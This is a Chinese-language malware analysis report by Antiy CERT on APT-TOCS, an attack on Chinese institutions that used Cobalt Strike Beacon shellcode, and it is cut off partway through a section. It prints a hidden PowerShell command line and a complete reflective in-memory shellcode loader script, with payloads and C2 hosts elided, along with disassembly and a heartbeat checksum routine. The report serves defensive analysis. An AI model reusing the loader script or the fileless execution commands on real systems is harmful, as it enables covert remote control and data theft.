




# 一例针对中方机构的准 APT 攻击中所使用的 样本分析

安天安全研究与应急处理中心(Antiy CERT)



首次发布时间：2015 年 05 月 27 日 14 时 32 分

本版本更新时间：2015 年 05 月 27 日 14 时 32 分

# 目录

---

1	背景.....	1
2	事件样本分析 .....	1
2.1	前导文件与样本加载.....	1
2.2	关键机理.....	3
2.3	APT-TOCS 的主样本 (SAMPLEB) 分析 .....	3
2.4	脚本 1 分析 .....	3
2.5	模块 1 分析 .....	4
2.6	模块 2 分析 .....	5
2.7	模块 3 分析 .....	6
3	攻击技术来源的验证分析 .....	8
3.1	模块 1 比较 .....	8
3.2	模块 2 反汇编指令比较 .....	9
3.3	模块 3 数据包对比分析 .....	10
3.4	COBALT STRIKE 特点 .....	11
4	总结.....	12
	附录一：关于 COBALT STRIKE 及其作者的参考资料.....	13
	附录二：关于安天.....	16

## 1 背景

安天近期发现一例针对中方机构的准 APT 攻击事件，在攻击场景中，攻击者依托自动化攻击测试平台 Cobalt Strike 生成的、使用信标（Beacon）模式进行通信的 Shellcode，实现了对目标主机进行远程控制的能力。这种攻击模式在目标主机中体现为：无恶意代码实体文件、每 60 秒发送一次网络心跳数据包、使用 Cookie 字段发送数据信息等行为，这些行为在一定程度上可以躲避主机安全防护检测软件的查杀与防火墙的拦截。鉴于这个攻击与 Cobalt Strike 平台的关系，我们暂时将这一攻击事件命名为 APT-TOCS（TOCS，取 Threat on Cobalt Strike 之意。）

APT-TOCS 这一个攻击的核心步骤是：加载 Shellcode 的脚本功能，通过命令行调用 powershell.exe 将一段加密数据加载到内存中执行。解密后的数据是一段可执行的 Shellcode，该 Shellcode 由 Cobalt Strike（一个自动化攻击测试平台）所生成。安天分析小组根据加载 Shellcode 的脚本进行了关联，亦关联出一个可能在类似攻击中的作为脚本前导执行文件的 PE 程序，但由于相关脚本可以通过多种方式来执行，并不必然依赖前导 PE 程序加载，且其是 Cobalt Strike 所生成的标准攻击脚本，因此无法判定该前导 PE 文件与本例攻击的关联。这种基于脚本+Shellcode 的方式注入内存执行没有硬盘写入操作，使用信标（Beacon）模式进行通信，支持多信标通信，可以同时和多个信标工作。这种攻击方式可以不依赖载体文件进行攻击，而可以依靠网络投放能力和内网横向移动按需投放，这将会给取证工作带来极大的困难，而且目前的一些沙箱检测产品也对这种攻击无效。

APT-TOCS 攻击尽管看起来已经接近 APT 水准的攻击能力，但并非更多依赖攻击团队自身的能力，而是依托商业的自动化攻击测试平台来达成。

## 2 事件样本分析

### 2.1 前导文件与样本加载

APT-TOCS 是利用了“powershell.exe”执行 Shellcode 的脚本实现对目标系统的远程控制。安天分析人员认为攻击者掌握较多种最终可以达成多种脚本加载权限的远程注入手段，如利用安全缺陷或漏洞直接实现脚本在主机上执行。同时，通过关联分析，发现如下的二进制攻击前导文件（以下简称 Sample A），曾被用于类似攻击：

病毒名称	Trojan/Win32.MSShell
------	----------------------

原始文件名	ab.exe
MD5	44BCF2DD262F12222ADEAB6F59B2975B
处理器架构	X86
文件大小	72.0 KB (73,802 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2009-05-10 07:02:12
数字签名	NO
加壳类型	未知
编译语言	Microsoft Visual C++

该 PE 样本中嵌入的脚本，与安天获取到的 Shellcode 脚本功能代码完全相同，但加密数据存在差异，该 PE 样本曾在 2015 年 5 月 2 日被首次上传到 Virustotal。

```

44BCF2DD262F12222ADEAB6F59B2975B
00005300h: 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 20 2D ; powershell.exe -
00005310h: 65 78 65 63 20 62 79 70 61 73 73 20 2D 6E 6F 70 ; exec bypass -nop
00005320h: 20 2D 57 20 68 69 64 64 65 6E 20 2D 6E 6F 6E 69 ; -W hidden -noni
00005330h: 6E 74 65 72 61 63 74 69 76 65 20 49 45 58 20 24 ; nteractive IEX $
00005340h: 28 24 73 3D 4E 65 77 2D 4F 62 6A 65 63 74 20 49 ; ($s=New-Object I
00005350h: 4F 2E 4D 65 6D 6F 72 79 53 74 72 65 61 6D 28 2C ; O.MemoryStream(,
00005360h: 5B 43 6F 6E 76 65 72 74 5D 3A 3A 46 72 6F 6D 42 ; [Convert]::FromB
00005370h: 61 73 65 36 34 53 74 72 69 6E 67 28 27 48 34 73 ; ase64String('H4s
00005380h: 49 41 4A 30 7A 52 56 55 43 41 35 31 56 58 55 2F ; IAJ0zRVUCA51VXU/
00005390h: 62 4D 42 52 39 37 36 2B 34 36 6A 4B 61 69 4D 5A ; bMBR976+46jKaiMZ
000053a0h: 4B 30 53 6F 42 55 74 45 67 77 49 62 45 6F 46 6F ; K0SoBUtEgwIbEoEo
000053b0h: 37 38 56 42 56 77 6B 30 75 4E 43 4F 31 4D 38 66 ; 78VBVwktuUCOLM8f
000053c0h: 70 68 34 44 2F 50 6A 74 78 50 71 43 67 54 65 51 ; ph4D/PjtxPqCgTeQ
  
```

图 1 PE 文件内嵌的使用 powershell.exe 加载加密数据

该 PE 样本使用 WinExec 运行嵌入的恶意代码：

地址	HEX 数据	ASCII	地址	数值	注释
003A00B8	70 6F 77 65 72 73	powershell.exe -	0012FFA8	003A0099	CALL 到 WinExec 来自 003A0097
003A00C8	65 78 65 63 20 62	exec bypass -nop	0012FFAC	003A00B8	CmdLine = "powershell.exe -exec
003A00D8	20 2D 57 20 68 69	-W hidden -noni	0012FFB0	00000001	ShowState = SW_SHOWNORMAL
003A00E8	6E 74 65 72 61 63	nteractive IEX \$	0012FFB4	0040522C	返回到 a3b52cba.0040522C
003A00F8	28 24 73 3D 4E 65	(\$s=New-Object I	0012FFB8	0012FFE0	指向下一个 SEH 记录的指针
003A0108	4F 2E 4D 65 6D 6F	O.MemoryStream(,	0012FFBC	00405148	SE处理程序
003A0118	5B 43 6F 6E 76 65	[Convert]::FromB	0012FFC0	0040510D	返回到 a3b52cba.0040510D 来自 a3b
003A0128	61 73 65 36 34 53	ase64String('H4s	0012FFC4	7C816D4F	返回到 kernel132.7C816D4F
003A0138	49 41 4A 30 7A 52	IAJ0zRVUCA51VXU/	0012FFC8	005BAE50	
003A0148	62 4D 42 52 39 37	bMBR976+46jKaiMZ	0012FFCC	0012CE70	

图 2 使用 WinExec 函数调用 powershell.exe 加载加密数据

由此可以初步看到，这一“前导文件”可以被作为类似攻击的前导，依托系统和应用漏洞，不依赖类似文件，依然可以实现脚本的执行与最终的控制。

从目前来看，并不能确定这一前导样本与本起 APT 事件具有关联关系。

## 2.2 关键机理

APT-TOCS 攻击远控的核心部分是依托 PowerShell 加载的加密数据脚本（以下简称 Sample\_B），图 1 为脚本各模块之间的衍生关系和模块主要功能：




图 3 各模块之间的衍生关系和模块主要功能

## 2.3 APT-TOCS 的主样本（SampleB）分析

Sample B 文件的内容（base64 的内容已经省略）如下：

```

"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4s.....wAA'));
IEX(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream
($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();|
  
```

图 4 Sample B 的内容

该部分脚本的功能是：将 base64 加密过的内容进行解密，再使用 Gzip 进行解压缩，得到模块 1，并使用 PowerShell 来加载执行。

## 2.4 脚本 1 分析

脚本 1 的内容（base64 的内容已经省略）如下：

```

function eioVqZzdV {
    Param ($eoSKcVTjfxS, $p0d9j)
    $f4A19fb6 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.
    GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll') }).
    GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $f4A19fb6.GetMethod('GetProcAddress').Invoke($null, @(
    [System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($f4A19fb6
    .GetMethod('GetModuleHandle')).Invoke($null, @($eoSKcVTjfxS))), $p0d9j))
}

function mGIgrD {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $ejQ7pbH8K,
        [Parameter(Position = 1)] [Type] $za4NhlFE = [Void]
    )

    $lqSy6La = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.
    AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public,
    Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $lqSy6La.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.
    CallingConventions]::Standard, $ejQ7pbH8K).SetImplementationFlags('Runtime, Managed')
    $lqSy6La.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $za4NhlFE, $ejQ7pbH8K).
    SetImplementationFlags('Runtime, Managed')

    return $lqSy6La.CreateType()
}

[Byte[]]$umdAM8XBH = [System.Convert]::FromBase64String("/Oij.....|")

$ro8d50FQZ0 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV
kernel32.dll VirtualAlloc), (mGIgrD @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])).Invoke(
[IntPtr]::Zero, $umdAM8XBH.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($umdAM8XBH, 0, $ro8d50FQZ0, $umdAM8XBH.length)

$mLkBWmZ3 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV
kernel32.dll CreateThread), (mGIgrD @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr])).Invoke([IntPtr]::Zero, 0, $ro8d50FQZ0, [IntPtr]::Zero, 0, [IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV kernel32.dll
WaitForSingleObject), (mGIgrD @([IntPtr], [Int32])).Invoke($mLkBWmZ3, 0xffffffff) | Out-Null
    
```



图 5 脚本 1 的内容

此部分内容的功能是将经过 base64 加密的数据解密，得到模块 1，写入到 powershell.exe 进程内，然后调用执行。

## 2.5 模块 1 分析

该模块的主要功能是调用 wininet 模块的函数，进行连接网络，下载模块 2 的操作；并加载到内存中执行。


0039082D	51	push ecx			
0039082E	- FFE0	jmp eax	wininet.HttpOpenRequestA		
00390830	58	pop eax			
00390831	5F	pop edi			
00390832	5A	pop edx			
eax=76692AF9 (wininet.HttpOpenRequestA)					
					
地址	HEX 数据	ASCII			
00390960	2F 68 66 59	6E 00 00 68	F0	/hfYn..	0012FEF4 0039090F 返回到 0039090F
00390970	68 00 10 00	00 68 00 00	40	h..h.	0012FEF8 00CC0008
00390980	FF D5 93 53	53 89 E7 57	68	ū論SS麥	0012FEFC 00000000
					0012FF00 00390960 返回到 00390960

图 6 HTTP GET 请求

上图为使用 HTTPGET 请求，获取文件：[http://\[REDACTED\]](http://[REDACTED])

## 2.6 模块 2 分析

模块 2 创建并挂起系统进程 rundll32.exe:

call dword ptr ds:[0x3BB00C]	kernel32.CreateProcessA	
test eax, eax		
je X003B1161		
ernel32.CreateProcessA)		
012F5D4	00000000	ModuleFileName = NULL
012F5D8	0012FA58	CommandLine = "C:\WINDOWS\System32\rundll32.exe"
012F5DC	00000000	pProcessSecurity = NULL
012F5E0	00000000	pThreadSecurity = NULL
012F5E4	00000001	InheritHandles = TRUE
012F5E8	00000004	CreationFlags = CREATE_SUSPENDED
012F5EC	00000000	pEnvironment = NULL
012F5F0	00000000	CurrentDir = NULL
012F5F4	0012F614	pStartupInfo = 0012F614
012F5F8	0012F600	pProcessInfo = 0012F600

图 7 创建挂起系统进程 rundll32.exe

写入模块 3 的数据:

图 8 写入模块 3 的数据

模块 3 的数据虽然是以“MZ”开头，但并非为 PE 文件，而是具有后门功能的 Shellcode。

003BDEF4	4D	dec ebp
003BDEF5	5A	pop edx
003BDEF6	E8 00000000	call 003BDEFB
003BDEFB	5B	pop ebx
003BDEFC	52	push edx
003BDEFD	45	inc ebp
003BDEFE	55	push ebp
003BDEFF	89E5	mov ebp, esp
003BDF01	81C3 62600000	add ebx, 0x6062
003BDF07	FFD3	call ebx
003BDF09	89C3	mov ebx, eax
003BDF0B	57	push edi
003BDF0C	68 04000000	push 0x4
003BDF11	50	push eax
003BDF12	FFD0	call eax
003BDF14	68 F0B5A256	push 0x56A2B5F0
003BDF19	68 05000000	push 0x5
003BDF1E	50	push eax
003BDF1F	FFD3	call ebx

图 9 以 MZ (4D 5A) 开头的 Shellcode

## 2.7 模块 3 分析

该模块会连接两个地址，端口号为 80:

- [Redacted] (罗马尼亚)
- [Redacted] (罗马尼亚)


发送请求数据，接收返回数据。




**图 10 发送请求数据**

上述 IP、域名和访问地址的解密方式是“异或 0x69”。

从该模块的字符串与所调用的系统函数来判断，该模块为后门程序，会主动向指定的地址发送 GET 请求，使用 Cookie 字段来发送心跳包，间隔时间为 60 秒。心跳包数据包括校验码、进程 ID、系统版本、IP 地址、计算机名、用户名、是否为 64 位进程，并将该数据使用 RSA、BASE64 加密及编码。


**图 11 心跳包原始数据**

由于进程 ID 与校验码的不同，导致每次传输的心跳包数据不相同。校验码是使用进程 ID 和系统开机启动所经过的毫秒数进程计算得出的。算法如下：

```
import sys

tickNum = int(sys.argv[1], 16)#GetTickCount()
pid = int(sys.argv[2], 16)#进程ID

t1 = tickNum ^ pid
t2 = (t1 * 0x343fd) & 0xffffffff
t3 = (t2 + 0x269ec3) & 0xffffffff
t4 = (t3 >> 0x10) & 0x7fff
t5 =t4 + pid

out = t5 % 0x186a0

print hex(out)#校验码
```


**图 12 校验码算法**

加密后的心跳包使用 Cookie 字段进行传输：




图 13 数据包内容

### 3 攻击技术来源的验证分析

安天 CERT 分析人员关联的 PE 前导文件 Sample\_A 和 Sample B 利用 PowerShell 的方法和完全相同，但正应为相关脚本高度的标准化，并不排除 Sample\_A 与本次攻击没有必然联系。而基于其他的情况综合分析，我们依然判断是一个系列化的攻击事件，攻击者可能采用了社工邮件、文件捆绑、系统和应用漏洞利用、内网横向移动等方式实现对目标主机的控制。

而在分析“模块 1”时，我们发现了“Beacon”等字符串，依托过往分析经验，怀疑该 Shellcode 与自动化攻击测试平台 Cobalt Strike 密切相关。于是，分析人员对使用 Cobalt Strike 生成的 Beacon 进行对比分析，验证两者之间的关系。

Cobalt Strike 是一款以 metasploit（一个渗透测试平台）为基础的 GUI 的框架式渗透工具，Cobalt Strike 的商业版，集成了服务扫描、自动化溢出、多模式端口监听、多种木马生成方式（dll 木马、内存木马、office 宏病毒和 Beacon 通信木马等）、钓鱼攻击、站点克隆、目标信息获取，浏览器自动攻击等。

#### 3.1 模块 1 比较

我们将模块 1 与使用 Beacon 生成的 Payload 进行比较，发现只有三处数据不同，分别为：Get 请求时所发送的 Head 数据、请求的文件名称和 IP 地址。




图 14 模块 1 对比

左侧为样本模块 1，右侧为由 Beacon 所生成的模块，从图中对比来看，可以得出结论，模块 1 是由 Beacon 所生成。

在请求时的数据包截图如下：




图 15 模块 1 发包数据对比

### 3.2 模块 2 反汇编指令比较

分析人员将样本的模块 2 与 Beacon 相关的文件进行比较，发现两者的反汇编指令除了功能代码不同之外，其它指令完全一致，包括入口处的异或解密、加载系统 DLL、获取函数地址、函数调用方式等，下面列举三处：

样本模块 2	Beacon 相关文件
--------	-------------

<p>入口处异或解密 (使用 x86/shikata_ga_nai 变形)</p>	<pre> mov ebp,0x226A4D5E fcmovnb st,st(3) fstenv (28-byte) ptr ss:[esp-0xC] pop esi xor ecx,ecx mov cx,0xFE81 xor dword ptr ds:[esi+0x14],ebp add esi,0x4 add ebp,dword ptr ds:[esi+0x10] loopd X0043007A         </pre>	<pre> mov edx,0x24AD4B9 fxch st(5) fstenv (28-byte) ptr ss:[esp-0xC] pop eax xor ecx,ecx mov cx,0x8E81 xor dword ptr ds:[eax+0x14],edx add edx,dword ptr ds:[eax+0x14] sub eax,-0x4 loopd X0043007A         </pre>
<p>解密后入口处代码</p>	<pre> dec ebp pop edx call 0043008C pop ebx push edx inc ebp push ebp mov ebp,esp add ebx,0x599 call ebx mov ebx,eax push edi push 0x4 push eax call eax push 0x56A2B5F0 push 0x5 push eax call ebx         </pre>	<pre> dec ebp pop edx call 0043008C pop ebx push edx inc ebp push ebp mov ebp,esp add ebx,0x5D99 call ebx mov ebx,eax push edi push 0x4 push eax call eax push 0x56A2B5F0 push 0x5 push eax call ebx         </pre>
<p>函数调用</p>	<pre> jmp 00430A67 mov edx,dword ptr ss:[ebp-0x4] mov eax,dword ptr ss:[ebp-0x4] add eax,dword ptr ds:[edx+0x4] mov dword ptr ss:[ebp-0x4],eax jmp 00430A38 mov ecx,dword ptr ss:[ebp-0x8] mov edx,dword ptr ss:[ebp-0x2C] add edx,dword ptr ds:[ecx+0x28] mov dword ptr ss:[ebp-0x24],edx mov eax,dword ptr ss:[ebp+0x8] push eax push 0x1 mov ecx,dword ptr ss:[ebp-0x2C] push ecx call dword ptr ss:[ebp-0x24] mov eax,dword ptr ss:[ebp-0x24] pop edi pop esi mov esp,ebp pop ebp ret 0x4         </pre>	<pre> jmp 00436267 mov edx,dword ptr ss:[ebp-0x4] mov eax,dword ptr ss:[ebp-0x4] add eax,dword ptr ds:[edx+0x4] mov dword ptr ss:[ebp-0x4],eax jmp 00436238 mov ecx,dword ptr ss:[ebp-0x8] mov edx,dword ptr ss:[ebp-0x2C] add edx,dword ptr ds:[ecx+0x28] mov dword ptr ss:[ebp-0x24],edx mov eax,dword ptr ss:[ebp+0x8] push eax push 0x1 mov ecx,dword ptr ss:[ebp-0x2C] push ecx call dword ptr ss:[ebp-0x24] mov eax,dword ptr ss:[ebp-0x24] pop edi pop esi mov esp,ebp pop ebp ret 0x4         </pre>

### 3.3 模块 3 数据包对比分析

下面是样本模块 3 与 Beacon 所生成模块的 Get 请求比较,可以看出,两者都是使用 Cookie 来传输信息,

该信息进行了加密，每间隔 60 秒主动发送请求，该数据为上线包/心跳包。

